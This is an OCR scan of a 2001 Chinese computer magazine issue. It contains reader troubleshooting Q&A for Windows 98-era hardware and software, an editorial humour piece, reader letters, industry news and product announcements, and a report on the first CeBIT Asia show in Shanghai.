我在用IE浏览一些网页的时候，由于IE的菜单栏不能显示出来而无法将其加入收藏夹，请问有什么办法解决吗？

答：您可以在网页页面上单击鼠标右键，在弹出的右键菜单中选择“添加到收藏夹”即可。

近期我给我的电脑加装了一块USB卡，但这个端口却无法与我的数码相机配合工作，有什么办法能解决这个问题吗？

答：很可能是由于您的USB卡端口不能提供必要的电源来支持数码相机工作。想解决这个问题一般有三种方法：

（1）用一种具有更大供电能力的USB卡来更换这块卡。

（2）如果您的数码相机带有独立电源，那么先打开数码相机的电源，然后连接USB电缆。

（3）将一个USB集线器连接到USB端口上，然后将相机连接到该集线器上使用。

我在用CD-ROM驱动器读取CD-R盘片时会出现无法读取的问题，请问这是光盘的问题还是驱动器的问题？

答：较早的CD-ROM驱动器在读取CD-R时会出错，因为它们用以读取数据（烧录到光盘上的凹槽）的波长与CD-R/RW驱动器所用的波长不同。新型CD-ROM驱动器已调整了激光波长和电源，大大提高了兼容性，因此几乎所有当前的CD-ROM驱动器都可读取CD-R光盘。您应该将不能读出的CD-R盘片拿到其他CD-ROM驱动器上试一试，如果能正常读取，则说明您应该更换一台CD-ROM驱动器了。

我的电脑在显示一些窗口界面时，有时会使窗口的一部分移到屏幕外侧而不能显示出来，由于标题栏等部分没有显示出来，就无法用鼠标拖动窗口，一些重要的选项也无法进行操作，请问有什么好的办法解决吗？

答：您可以用键盘来代替鼠标进行操作。

（1）首先选中那个显示不完整的窗口，然后按下Alt+空格键，此时会打开窗口左上角的操作菜单。

（2）通过光标移动键选择菜单中的“移动”项，按



★如何用OutLook群发电子邮件？
★安装打印机驱动程序时为什么出现错误提示？
★为什么我的电脑莫名其妙的自启动？
★为什么启动时提示“mprexe.exe文件无响应，程序正常终止”？

回车键后就可以通过光标移动键控制窗口的移动方向了，调整好窗口大小完全显示到屏幕上为止，再按回车键即可结束操作。

我平时都是使用OutLook收发电子邮件，有些邮件经常需要同时发送给很多客户，听说OutLook可以群发，您能介绍一下使用方法吗？

答：您应该先将客户的联系信息输入到“通讯录”中，在撰写新邮件时，可以在“收件人”栏或“抄送”栏中输入“通讯录”中已经有的人名，每个人名之间用一个逗号分隔，系统会自动与“通讯录”中相对应的人名信息进行关联，并用分号代替人名之间的逗号。（澎澎）

我的计算机一直使用正常，最近新添了一台打印机，安装打印机驱动程序时，总是出现蓝屏现象，屏幕上显示“A fatal exception OE has occurred at 01BF:BEF6140F. The current application will be terminated. The system is in either busy or has become unstable. You can wait and see if it becomes available again or you can restart your computer”，这是什么意思？

答：该提示的含义是所要使用的设备正在被占用，重新启动计算机检查设备是否可用。该问题与病毒感染系统或者打印机驱动没有正确安装有关。

解决方法如下：

（1）清除病毒

开机后按Del键进入CMOS设置，然后选择进入BIOS FEATURES SETUP，更改Boot Sequence选项，将启动顺序改为由A盘启动，按F10键保存设置退出。将杀毒软盘插入软盘驱动器，重新启动电脑，正常启动后对硬盘进行杀毒操作。

（2）重新安装打印机驱动程序

在操作系统桌面上单击“开始”→“设置”→“打印机”，将原来安装的打印机删除，然后重新添加打印机即可。

（3）如果还无法解决问题，可以用Windows 98系统光盘重新恢复一下操作系统，注意是恢复而不是重新安装。

我的电脑配置为CPU K6-2/（超）350，主板为ASUS T2P4，内存32MB，最近经常出现莫名其妙的自启动，这是为什么？

答：这是AMD－K6－2因供电不正常而导致自行启动的最典型的例子。因为K6－2对电流强度要求比较高，所以在老主板上K6－2最好不要超过350MHz。所以您最好将频率降下来，有些高手会根据主板资料提高主板上CPU供电电压，但该方法风险较大，不提倡使用。

一台品牌机，CPU为赛扬566，Intel 810芯片组主板，硬盘为10GB，连于Windows 98对等网中，最近一段时间开机后机器启动正常，但在网络登录窗口出现前，经常出现“mprexe.exe文件无响应，程序正常终止”的提示，有时在登录过程中出现“系统资源严重不足，请关闭应用程序”的提示，单击“确定”后，出现死机现象。请问什么是mprexe？如何解决这个问题？

答：该故障被称为Windows 9x的mprexe错误故障。mpr是multiple provider router服务的缩写，Windows 9x操作系统通过mpr提供各种网络资源的服务，如Novell、Microsoft、IBM、Banyan等。启动时操作系统会按照一定的规则与不同的网络服务提供者进行消息传递。只要其中一个网络提供者能够返回它所提供服务的消息，操作系统就不再等待其他网络提供者的返回信息。

造成此类故障的原因主要有以下几个方面：

（1）网卡与其他硬件有冲突，或网卡驱动程序没有正确安装或已损坏。（2）网络协议安装过多。（3）Windows 98本身的bug所致，当一些应用程序在其下运行时，会出现如下错误信息：“mprexe caused an invalid page fault in module kernel32.dll”。

解决方法：

（1）首先用杀毒软件检查电脑上是否感染病毒。

（2）如果没有病毒，则是Windows 98网络设置的问题。可在系统桌面上单击“开始”→“设置”→“控制面板”，选择“网络”，删除“IPX/SPX网络兼容协议”、“NETBIOS Support For IPX/SPX兼容协议”、“TCP/IP协议（除非连接有Internet）”，并重新启动操作系统。

（3）如果还不能解决问题，查看“控制面板”→“系统”→“设备管理器”中网络适配器项是否有“！”、“×”或“？”，若有，删除后重新安装网卡的驱动程序。

（4）如果问题依旧，可在“开始”→“运行”中键入msconfig.exe并点“确定”按钮，检查启动后所自动加载的程序，删除不必要的应用程序，减少系统冲突的可能性。（左巍）

编辑部之——题横批的故事

□甘肃　东方不亮

为了庆祝北京申奥成功并表示众编辑努力工作的态度，编辑部决定写对联一副，贴到编辑部门口。

爱出风头的稻草狗等决议刚定，就手书一联:

高手低手,看了就是老手;老编小编，努力皆为好编。

大家一看，觉得不错，惟一的遗憾就是没有横批。

神仙姐姐说:“我看，横批就叫‘出神入化’吧！”

小渔说:“我认为‘年年有鱼’不错。”

福星小子哼了一声道:“俗气，我认为应该叫‘福如东海’为最佳。”

东渐说:“我完全同意福星的观点，不过也可以叫‘紫气东来’。”

西风说:“没有诗意，应该叫‘驾鹤西游’才对哦！”

大家对西风怒目而视。

西风一看形势不对，忙说:“全当我没说，好不好？其实‘风烛残年’也……”

醉心客说:“嘿嘿，俺觉得‘醉生梦死’挺好的。”

珍珠说:“叫‘珠光宝气’吧！”

丁家宝:“完全同意。”

老编说:“‘老当益壮’也可以考虑一下嘛！”

兔子姐姐说:“不如叫‘狡兔三窟’。”

飞狼一把拉开兔子姐姐，说:“什么呀！你们说来说去还不是为了自己的私利。我说兔子啊！你是高手部的,没事别乱窜好不好,出去出去！”说完毫不客气地把兔子姐姐‘请’了出去。

飞狼看了稻草狗一眼说:“现在,我宣布一个没有私利、公正的、好听的横批,那就是——狼心狗肺。”

大家一拥而上……(此处删去暴力描写文字500字)

最后,大家决定,晚饭就吃狗肉火锅。什么？你问横批是什么？哦,是‘兔死走狗烹’。



来自论坛的bit_chu问到：

“是不是你们编辑部制作的《从毒龙到P4 傻博士装机实战》产品广告刊登有误啊? 我到邮局去汇款,邮局工作人员偏偏要我2元汇费，杂志上不是说免邮费吗???? 请问是不是编辑打错了???”

答:是这样，我们所说的免邮费是指，我们把产品邮寄给您时，免邮费。而您如果通过邮局汇款给我们时，您要交给邮局关于这笔汇款的费用，也就是汇费了。一般邮费200元以内包括200元，汇费是2元。如果邮费是200元以上，那么汇费是邮费的1%。不过,我们的这套产品，8月1日起就要收一定量的邮费了,具体请看我们的邮购信息。

——背麻袋的神仙姐姐

来自河北的读者张力建议:

“看到12期中，个别文章的末尾加了编辑评述，我认为这个做法非常好，应保留！尤其像一些操作比较复杂，易出错或新手不易掌握的，都应作适当的编辑说明，以防给读者朋友造成不必要的损失。同时，还应加入对一些做法应注意的事项的补充说明(因为毕竟编辑都是高手嘛)，可以提高读者的操作水平。

答:既然大家如此看中我们的点评，以后我们一定不会吝惜，多多给大家一些建议就是。

读者“老虎”给编辑发来一封E-mail。

为感谢贵刊多年帮助我排疑解惑，仿刘欢《从头再来》做拙作一首:

惟一选择

昨天所有的疑难,已都被你一一解决。

经过了多少次寻寻觅觅,才终于发现了你。

我不会改变选择,因为你始终适合(我)。

多忙碌,也不忘,每月两次的约会。

困难时，你就在，

让我的困难不在。

未来时,我仍然,把你当成惟一选择！

“奇幻水晶缘”大抽奖活动

来信请寄　地址:北京市海淀区阜成路42号中裕商务花园8号楼C座北京娱动工场数码科技有限公司李娜收 (100036)

(剪角请贴在信封背面)

试题及刊花(答案请参照本期第75页)

1.永恒传说——奇幻水晶缘的游戏主角是(________________)

A、卡尔　B、莉迪亚

C、海里尔　D、奈丽

2.永恒传说——奇幻水晶缘这款游戏在大陆的发行公司是(______________)

A、GAMEONE　B、娱动工场

C、第三波　D、晶合时代

3.永恒传说——奇幻水晶缘是哪种类型的游戏(_________)

A、SLG　B、AVG

C、RPG　D、ACT

您的个人资料

大抽奖活动

姓名______________

邮编______________

电话______________

E-mail______________

地址______________

____

要闻

王峻涛辞去 My8848 董事长职务

信息产业部承诺整改电信行业八个问题

取消话费交费时限、取消手机选号费、电信运营企业间的互联互通等问题为重点整改内容。

国产杀毒软件新锐 金山毒霸 2001 面市

浪潮斥资 20 亿投入服务器产业

《纽约时报》和《金融时报》将网站新闻共享

联想建成亚洲最大应用方案中心，推动IA服务器企业级应用

新浪推出收费信箱 百家邮箱实行全员收费

“红虫”病毒发作 10 万台电脑遭殃

美国电脑专家表示，全球至少 10 万台电脑受“红虫”(Code Red)侵袭，但其影响没有预期严重，专家目前在密切留意事态的发展。

正普全面启动“芝麻开门低价正版”战略

8 月 16 日，“芝麻开门”低价正版系列软件隆重上市。

思科系统公司发布 2001 财政年度报告 营业额增长 18%

视点

汪延：要坚决把用户的数量减下去 【Donews】

人们现在最担心的是新浪作为龙头老大，其用户数或访问量会因为收费措施的出台而大大减少。其实对这一点新浪网的董事会任命的 CEO 汪延早有打算，早在今年六月青岛网络媒体论坛期间，作为商业网站代表的汪延列席其中的时候，就曾几次私下向朋友提到，要坚决将用户数砍下去。

后 DIY 时代看品牌整合 【新浪】

规模宏大的后 DIY 联盟，其成功之处还在于，它不是一个简单的加法式的联盟，而是一个具有倍乘效应的“乘法式”整合，每个联盟成员都享受到联盟所带来的“品牌膨胀效应”，正是由于整合了几十家知名 PC 部件厂商的资源，才使得后 DIY 这艘“大船”能够得以顺利出港。

观点交锋：贝尔是导致科技股覆灭的原凶 【赛迪】

去年 4 月以来，全球科技股无不表现颓势，人们首先想到的是.com 泡沫带来的祸端。不过，最近出现了多少令人有点意外的观点。美国有消费者团体跳出来公开指责，地方贝尔公司（RBOCs）才是科技股表现不佳的原凶。位于纽约的 New Networks 研究所在最近公布的一份报告中指出，贝尔公司的反竞争行为，以及未能加紧部署宽带服务工程，才是阻碍科技产业投资及成长的主因。

Borland 沉浮路（录） 【新浪】

在两大巨头临阵脱逃之后，Philippe Kahn 仍然不畏惧 Microsoft 的竞争，还是以 IDAPI 1.0 的规格当作资料存取引擎，这就是我们现在使用的 BDE/IDAPI 和 SQL Links 的前身。当时 IDAPI 1.0 的功能规格比 ODBC 1.0 好得多了，我记得 Delphi 1.0 使用的 BDE/IDAPI 和 SQL Links 驱动程序也比当时慢得像乌龟的 ODBC 快上许多。只可惜在 IBM 和 Novell 退出之后，其他的小厂也是一轰而散。因此，Borland 只能靠自己独自和 Microsoft 对抗。Borland 能够以少量的资源一直对抗到 Delphi 3 的 BDE/IDAPI，才逐渐地被 ODBC 追上，也算是非战之罪了。怪也只能怪 Borland 意志不坚的盟友。

PC 将如何走过未来的 20 年 【赛迪】

不久之后，办公室电脑可能会缩小成一个砖头大小、放在地上的盒子，或者体积如同香烟盒的携带式模块。这个存有个人档案与软件的模块，可以插入手持个人数字助理、笔记本电脑，或植入飞机座位、咖啡店桌面的电脑屏幕。组件将变得很小，可以放入珠宝或缝进衣服里。也许屏幕将显示在我们的视网膜上。现今日本的移动电话已小到可以作为项链。

促销手段花样多 产品本身说了算 【新浪】

冷眼旁观，无论是促销手段本身的演变，还是具体某个领域市场的角逐，都说明无论一名商家、一个厂家抱有多么美好的愿望，使出什么样的招数，最终还是要以产品来说话。促销的手段只不过是产品在消费者面前的昙花一现。劝那些希望将消费者留得长久、希望自己产品留得长久的市场经济弄潮儿还是少耍些手腕、勤练些功夫吧。

8848 与万泉河逼走王峻涛 【赛迪】

My8848 以王峻涛一人苦撑危局，终于不支。数字英雄面对种种漏洞，疲于奔命，疲惫不堪。看来以创新为生命的电子商务业不仅需要数字英雄，需要知本家，也需要资本和市场，更需要相关法律、规范上体制创新的扶持。他从 My8848 的离职暂时还不会引发行业的崩盘，但是任凭混乱市场如野马脱缰不加管理，必会给整个市场带来长久的损害，这是中国网络不愿意看到的。

真假 IP 电话之争就是利益之争 【精品购物指南】

不用担心所谓电路交换会制约 IP 技术的发展，因为既然承认 IP 技术是先进的，它就应该是有希望的。先进取代落后是必然的趋势，只不过它在发展过程中也许需要付出代价。在我看来，真假 IP 电话之争的意义也许不大，而真正意义在于，几大运营商市场份额之争才是技术争论背后大家所关注的焦点，说穿了也就是利益之争。

微软与美国在线——新的龙虎斗 【新华网】

美国政府的反垄断诉讼，有可能改变微软对个人电脑操作系统的垄断方式，这给美国在线提供了一个千载难逢的好机会。据说，迫使微软授权其他厂家自由设置“视窗”操作系统的提案，现在得到了美国在线的大力支持。

美国一些业内专家认为，随着 10 月 25 日微软正式发布“视窗 XP”日期的临近，它和美国在线的争斗会趋于白热化。今后宽带网的普及，也将使它们的冲突更加频繁。不过消费者倒有可能从这场龙虎斗中获得更好的服务。

在盗版中成长还是在盗版中湮没 【中关村周刊】

作为企业，应该学会在环境恶劣的情况下生存，可以在行业软件或者系统集成方面寻求自己的发展道路。在这些领域内，盗版的影响相对来说要小一些，比如，用友公司多年来一直在财务软件领域孜孜不倦地进行探索和迈进，今天的用友已经发展成为大型软件企业。沈阳东软(原沈阳东大阿尔派)也在电子商务软件方面颇有建树，其他的还有瑞星涉身其中的杀毒软件市场，速达软件公司所从事的中小企业管理软件等。近两年的情况也表明，能够盈利的是那些行业软件公司。

图片新闻

2001 年亚洲信息技术展览会开幕

2001年亚洲信息技术展览会8月8日在上海光大会展中心拉开帷幕。来自全球23个国家，包括众多知名跨国公司在内的300多家厂商汇聚一堂，一展风采。展示面积超过 24000 平方米，展示内容包括：信息、通讯领域的产品和解决方案、网络技术、办公自动化、软件、互联网、电子商务、消费电子产品等。



声音

“市场愈是不景气，愈应加强技术研发。”

——英特尔总裁贝瑞特

“王峻涛辞职与我表现相似，原因不同。”

——王志东

“上市可遇而不可求的，综艺达不会刻意为了上市而上市”。 ——北京综艺达股份有限公司总经理程钊

“领导是个人化的艺术。你需要与员工们保持交流，并让他们相信自己是一个他们引以为豪的集体中的一分子。”

—— Compaq 首席执行官 Capellas

“其实，没有所谓的网络经济和网络企业，网络只是工具而已。” ——易趣网 CEO 邵亦波

“我们处于一场技术大革命的初级阶段，互联网工业界的远景以及思科将在其中所起的作用，都没有因为暂时的经济放缓而改变。” ——思科钱伯斯

“只有随着低端PDA泛起的浮躁和泡沫逐渐消失，我们才能迎来一个真正繁荣的掌上新时代。”

——联想集团副总裁吕岩

“其实，中国人问你赢利是不对的。我们是商人，问商人怎样赢利等于问他你怎么赚钱的。我为什么要告诉你我怎样赚钱呢？” ——阿里巴巴马云

“我现在没有内地身份证，没有办法以个人名义成为内地上市公司的发起人。我很久以前就移居香港了，加入那时候的香港金山公司。不是我不想(成为发起人)，现在法律上的规定就是这样子，我有什么办法？” ——求伯君

国际新闻

★没做过任何买卖 Google开始赢利

由私人开发和掌控的搜索引擎“Google”(www.google.com)于8月7日透露，在美国Novell公司前首席执行官艾里克·施密特就任Google的CEO之后，Google在今年的第二季度开始赢利。艾里克·施密特说：“我们的利润非常可观，我们的赢利方式与其他的网站不同，我们没有从事过任何买卖，连一只铅笔那样的小生意也没有做过。”

★微软上诉最高法院声称不是垄断公司

微软公司8月7日向美国最高法院提出上诉，要求最高法院推翻哥伦比亚特区联邦地方法院作出的该公司是一家违法的垄断公司的裁决。微软是在哥伦比亚特区联邦上诉法院还有两天就要将此案移送地方法院的情况下采取这一行动的。

■国际新闻

★美国电话电报公司开发最新通讯技术

美国电话电报公司(AT & T)正在开发最新的AT & T OneComm Service,可望今年第四季度进入宽频网络市场。所谓OneComm就是让使用者能够利用网络服务及电话接收电子邮件等信息,简言之,只要一个号码,任何地方、任何时间都可以查到重要的留言,就好像银行的自动提款机一样,可以跨行提钱。

★俄开发出每秒运算万亿次的超级计算机

俄罗斯科学院近日宣布研制成功一台运算速度每秒达1万亿次的超级计算机,它的综合性能跻身于全球超级计算机的前30位。据俄罗斯媒体报道,这台计算机是俄专家历时1年零3个月研制成功的,其运算系统内装有768个“阿尔法-264”型处理器,存储能力达7680亿字节。目前,这台超级计算机已接入俄科研机构的内部电脑网络,科研人员可通过遍布俄50个地区的网络中心站和30个高速计算中心使用这台超级计算机,并将有力地推动俄基础研究、技术开发、经济、教育等事业的发展。

■国内新闻

搜狐正式公布2001年财务报告　报告显示:搜狐2001年第二财季报告净营业收入总额达到290万美元,比上一季度增长17%,比去年同期增长116%;非网络广告收入总额占营收总额的比例由15%升高至23%;搜狐本季度净亏损额为330万美元,较上一季度再次降低了22个百分点;季度花费降低至310万美元,与第一季度的450万美元相比,减少31个百分点。

《金庸武侠小说全集》电子版上市　近日,青苹果数据中心推出获得著作权许可的《金庸武侠小说全集》电子版。电子版全套两张CD-ROM,收集金庸1955年以来创作的全部武侠小说作品,并随产品赠送《金庸群侠传》电子游戏光盘,定价48元。这是自金庸作品问世以来,首次经许可出版的金庸作品电子版。

《新火星人-Maya大风暴》面市　Maya是当今世界顶级的三维动画软件,《新火星人-Maya大风暴》是一套集入门和专业应用于一身的多媒体教学系统,该系列软件包括《造型风暴》、《质感风暴》和《动画风暴》三部分内容,前两部分内容已于6月8日和26日全面上市,第三部分《动画风暴》正在研制开发中,不久即将面市。

借CeBIT展东风,三星“液晶航母”扬帆上海滩　三星电子借参加CeBIT展之机,于8月8日在上海举行了2001年下半年显示器新品发布会,共发布新品达22款之多,其中70%为液晶产品。这是三星继今年3月份发布7款显示器新品以来第二次推出新品,也是三星显示器自进入中国市场以来发布新品最多的一次。据悉,部分新品将在发布会后的一两个月内取代现有产品。

佰钰Pentium 4主机板4S845A　该主板采用Intel 845芯片组,可支持PC100/133 SDRAM内存,4X AGP插槽,搭配ICH2芯片,提供Ultra ATA/100信道,同时还可以支持使用4个USB连接埠(2组选配)、CNR插槽以扩充成具备6声道喇叭输出、数据卡、10/100M网络卡、家庭网络(Home PNA)等功能。

NORCENT笔记本用DDR SO-DIMM亮相首届CeBIT ASIA展　宏盛笔记本用DDR内存较普通SDRAM SO-DIMM的数据传输量快2倍,操作电压是2.5V,较SDRAM SO-DIMM的3.3V低,可使笔记本电池的使用时间得到相应延长。同时,低电压的DDR SO-DIMM所产生的热能较SDRAM DIMM少。

昂达让你的光驱能读PS盘　日前,昂达公司免费向所有品牌光驱的用户提供相关的信息,让你不需要花钱就可以使自己的光驱升级成读PS盘的光驱。PS模拟器bleem!和Connectix Virtual Game Station的官方网站分别是:http://www.bleem.com和http://www.connectix.com。


EPSON大幅面打印机STYLUS PRO 10000/10000CF登场　STYLUS PRO 10000/10000CF不仅在输出质量上有了进一步的提高,最小墨滴达到5微微升,同时通过智能墨滴变换技术、新的微压电打印头技术等众多先进技术的注入,使得其输出速度几乎是原9000系列机型的3倍,在整个业界也属领先水平,真正做到了速度与质量的完美结合。

豪杰又出新品　北京世纪豪杰公司新推出的《豪杰超级VOD系统》是一款面向行业用户的产品,广泛应用于军事、教育、智能小区、电信等领域。它的巡展也将陆续在北京、上海、广州等各大中城市举行。

捷波i845“惊云”主板火热上市　捷波“惊云”主板采用i845芯片组,支持SDRAM内存,扩展插槽为一个AGP 4X、五个PCI、一个CNR。型号为J-I401、J-


★实用经济型主机板佰钰694TA

该主板采用威盛694T芯片,ATX,可支持FSB133 MHz及4倍速AGP总线。CPU的工作频率与电压采用自动侦测的方式,可以在BIOS内调整CPU的外频。3组168pin的DIMM,最大可支持1.5GB的SDRAM。配有1组AGP、5组PCI及1组AMR插槽。主板随产品附赠的软件包括赛门铁克Anti-Virus及Norton Ghost、WinDVD、Auto Save及其他贴心软件。



★台电科技奥运“冠军”系列DVD/CD-ROM

与市场上其他DVD/CD-ROM相比,该产品采用了智能巡航系统(工业上称为‘三分位Firmware’)的最新技术,从而使光驱在读取任何类型的光碟时都具有很高的效率。冠军系列16X DVD-ROM和52X-CD-ROM的售后服务方式依然是一年保换,并赠送包括《豪杰超级解霸2001》、《豪杰超级DVD》PS游戏模拟器等工具软件。



I401R 两个版本，前者不支持 RAID 功能，而后者支持 RAID 功能。并随机附送捷锐科技首创的“恢复精灵”。

矽统科技推出 SIS645　近日台湾矽统科技股份有限公司在上海 CeBIT 展会上正式宣布：其基于英特尔奔腾 4 处理器的芯片组 SIS645 即将面市，并计划于今年 9 月份开始量产。矽统科技的 SIS645 是支持英特尔奔腾 4 处理器的芯片组，并且是矽统科技首次采用的分离式设计的芯片组。

双 Tualatin CPU 的另类 DDR 主板捷波 J-953AS 上市　主板采用支持 DDR 内存的 Apollo Pro 266T 芯片组（北桥 VT8633+ 南桥 VT2330），南 / 北桥采用 VIA V-Link 结构，以 266MB/s 的带宽进行数据传输，支持最新的 P III Tualatin CPU 和 DDR 内存，最高支持 3GB DDR 内存，采用捷波独创的“电源净化器”技术供电，主板 BIOS 集成“恢复精灵”系统恢复软件。

精英发布第一款采用 SiS735 芯片组主板 K7S5A　K7S5A 采用 SiS735 芯片组，可支持目前市场上主流的 PC100/133 SDRAM 以及新一代的 PC1600/2100(200/266) 规格 DDR SDRAM，最大支持 1G 内存，支持 AMD 全系列的中央处理器。K7S5A 带有以下特色功能：键盘开机（利用密码简易开机），智能免跳线设置（利用修改 CMOS 设置处理器，无需跳线），硬件检测功能（用于报告PC周围环境）。

捷锐发布坚鸟 GF3 显卡　坚鸟 GF3 显卡采用 nVIDIA GeForce3 显示芯片，350MHz RAMDAC，选用 ESMT 3.8ns DDR 显存，核心频率为 200MHz，显存频率为 460MHz，供电部分的电容选用 nVIDIA 指定的厂家，以保证其工作的稳定性。

三星 560V 液晶 DIY 市场狂掀抢购风暴　据有关部门统计，560V 在上市的前五天，仅在京沪穗三地就卖出 1000 余台。相对之前液晶显示器市场某一品牌全国月销量数百台的记录，三星 560V 可能为近日火爆的液晶市场注入了新的“强心剂”。据三星显示器市场部负责人介绍，近日全国各地催订 560V 的电话几乎打爆，三星不得不提前将第二批产品投放市场。

中国惠普庆祝 HP 6L 在中国销售百万台　2001 年 8 月 6 日，中国惠普有限公司在北京举办的“百万信赖光荣选择”大型庆典活动中宣布，惠普激光打印机中的王牌产品——HP LaserJET 6L 四年内在中国市场的销量突破了百万台，而且价格始终保持稳定，堪称创造了激光打印机单款产品的销售奇迹。

■活　动

■“源兴暑期有礼　款款精品称心”大型促销活动。

头道大礼：50X精品光驱中赠送正版超级解霸软件；二道大礼：52X－Ⅰ精品光驱提供正版的“安全之星 XP”杀毒、防护软件；三道大礼：12X精品DVD除奉送“安全之星 XP”杀毒软件外，还提供了一套正版的超级DVD电影播放软件。活动中的压轴好戏是：最新一款的52X－Ⅱ精品光驱不仅附赠“安全之星 XP”杀毒软件，还提供正版的超级解霸2001版。

■阿帕奇迎周年送大礼

自8月12日起，“阿帕奇”迎周年有奖促销活动将在全国范围内全面展开，历时3个月。促销活动期间，凡购买任意一款“阿帕奇”系列光驱、DVD或刻录机产品的消费者都将同时获得刮刮卡一张。中奖的消费者将获得“阿帕奇”品牌的光驱、刻录机、DVD和CD-R盘片、163上网卡等多项价值不菲的奖品，总价值达数十万元。

■ Aopen 主板“拯救冷酷的心”活动

凡在 8 月份购买带有标识“盟创行销代理”的 Aopen 主板的用户，都可以获赠价值120元的Aopen原装滚珠CPU散热器一款。此款专用散热器经过精心设计，绝佳的散热效果，能够保证用户的处理器在高频状态下长时间稳定工作。

■赛门铁克和麦当劳共烹“安全餐”

八月期间，凡是在华北地区的135家麦当劳连锁店购买超值套餐+任意甜品的顾客可获得世界顶级互联网安全技术厂商——赛门铁克提供的超值优惠券和抽奖券。在每家麦当劳店每天都会有机会赢得大奖，奖品为价值138元的简体中文版“诺顿个人防火墙2001”；月底更有精彩奉献——价值 2000 元的 135 台 Palm M 100 掌上电脑。

■《会声会影 5》推出

友立新推出的《会声会影5》是一款面向家庭的影片编辑制作软件，它可让用户即使在无任何经验的情况下也可以轻松进行剪辑、制作、刻录自己的影片。《会声会影5》旗舰版是包含了一块多功能视频采集卡在内的完整的家庭影像解决方案，用户可在电脑上接收录制电视节目，对录像机、DVD播放机和摄像机中的影像进行采集、刻录，制成视频贺卡或视频网页。

★阿帕奇16X刻录机

这是一款性能出众，集 just-link 技术、just-speed技术及镭射补偿功能于一身的时尚产品，它具备 16 倍速刻写、10 倍速重写、40 倍速读取的能力。市场建议零售价为 999 元。



★爱克发AGFA SnapScan e26扫描仪

该扫描仪采用了高品质的 CCD 元件，并具有 600 × 1200dpi 的光学分辨率、48 位的色彩深度，能将原稿影像的局部细节以及丰富的色彩变化完美地再现出来。与该款扫描仪配套的还有 ScanWise 扫描软件，并随机附赠包括 Corel Print Office、Readiris、丹青OCR在内的捆绑软件。



CeBIT落户中国

□本刊记者　贾欣



2001年8月8日上午，CeBIT Asia大展在上海光大会展中心拉开帷幕。本次展会为期4天，来自全球23个国家，包括众多知名跨国公司在内的300多家厂商汇聚一堂，一展风采。展会期间，尽管上海十年来罕见的大雨在绕过了开幕式后就一直在连续不断地下着，但这并没有影响到CeBIT在上海的火热：上海光大会展中心始终是人山人海、热气腾腾，与窗外的冷风凄雨形成了鲜明的对比。

CeBIT选择了中国

一年一度的德国CeBIT展是国际上最知名的两大IT盛会之一(另一个是美国的Comdex)，每年都吸引了数千参展厂商和成千上万的参观者，利润如长江东流水般滚滚而来。为了使更多的厂商和民众能够参展和观看，同时也为了赚取更多的利润，从今年起，汉诺威公司准备在全球各大洲都“克隆”一个CeBIT。CeBIT首出国门就对中国上海情有独钟，2001年6月6日从汉诺威派出的第一拨人马在中国大饭店露面。



选择中国，选择上海，这对汉诺威来说其实是顺理成章之事。因为中国是世界上IT产业增长最快的地方，中国市场对于IT业的公司来说有着巨大的市场机遇。汉诺威认为：“早在1998年，中国的IT市场就已超过韩国，到2003年可能要超过日本成为亚太地区最大的市场。大约5年后，成为美国之后世界上第二大信息技术产品市场。到2010年，中国将成为世界上最大的通讯市场。预计到2020年，中国将有10亿根电话线。中国电信业已成为世界上最具发展潜力的市场，并且至少在21世纪的第一个10年里，这种地位将不会被动摇。”

目前，德国汉诺威展览公司同慕尼黑展览公司、杜塞尔多夫展览公司在上海浦东投资的新国际博览中心正在紧锣密鼓的建设中。现在，第一期工程已经完成，等全部工程完工后，新国际博览中心的室内展馆面积将达到20万平方米。今后，这里将成为CeBIT Asia的大本营。

热闹有余　精彩不足


CeBIT Asia是由中国国际贸易促进委员会电子信息行业分会和德国汉诺威展览公司以及其落户于上海的子公司——汉诺威展览会(中国)有限公司主办的。并获得中国信息产业部、科技部和中国国际贸易促进委员会(CCPIT)、上海市政府、欧洲信息技术监理会(EITO)、德国信息技术、电信和新媒体协会(BITKOM)、瑞士软件协会(SWISSSoft)、西班牙电子通讯产业协会(ANIEL)和国际信息和通讯技术展览会(SMAU)等权威部门的支持。

由于这是CeBIT这一著名品牌的首次外出，再加上中国的特殊魅力，因而受到各方关注和支持。大展比预想当中的还要热闹，在净面积11501平方米的展区上共有来自23个国家、地区的300多家厂商在展示他们的产品和服务。据介绍，由于展区面积有限，不能满足所有的参展要求，主办方不得不开列一个包括欧亚等地区５０家企业的候补名单。从展会的现场情况来看，展区明显显得狭小拥挤，展位的分布也稍嫌混乱。明眼人一眼就能看出，参展厂商数已大大超出了主办者的预计。

在大展中同期举行的“２００１ CeBIT Asia亚洲信息技术论坛”也非常的火爆。8月8日上午，为了能挑个不错的座位，记者特意提前了几分钟到达论坛的会议现场。可谁知到那一看，不但门口签名领票的人已经人山人海，论坛现场也已经坐得差不多了，根本就没有选择的余地，只好赶快先找个座位坐下来。随着时间的推移，人也越来越多。最后座位不够了，很多人就只好站着听了。

从现场情况来看，本次展会虽然无法与今年德国汉诺威大展相比，但与今年北京的Comdex／China相比，就显得人气旺盛、热闹非凡了。

然而，本次大展热闹是热闹，收获却并没有与人气成正比。众所周知，在今年上半年的汉诺威CeBIT大展上，观众当中行业客户比较多，而且比较专业。在那里参加展览，厂商们日常所做的都是洽谈生意以及联系合作伙伴。而这次上海大展中，参观者中的真正客户比较少，更多的是媒体记者和来自非行业人士的一般性观众，来自国外的行业用户更少。由于这是CeBIT品牌登陆亚洲、登陆中国的第一个会展项目，而且是汉诺威展览公司自己来办的正宗德国风味展览，许多没有机会到德国汉诺威参观CeBIT大展的人慕名前来一睹芳容。用上海话来讲，他们到展会现场的目的纯粹是‘白相白相’。因而洽谈生意和合作伙伴的场面很少看到，许多满怀希望而来的厂商都失望而归。“热闹有余、精彩不足”是采访本次大展的众多记者的一致共识。艾葳股份有限公司中国区总经理张顺宪在现场对记者说：“这次展览还是有德国汉诺威展览的样子的，我们希望明年能通过展会寻找到更多的商机！”







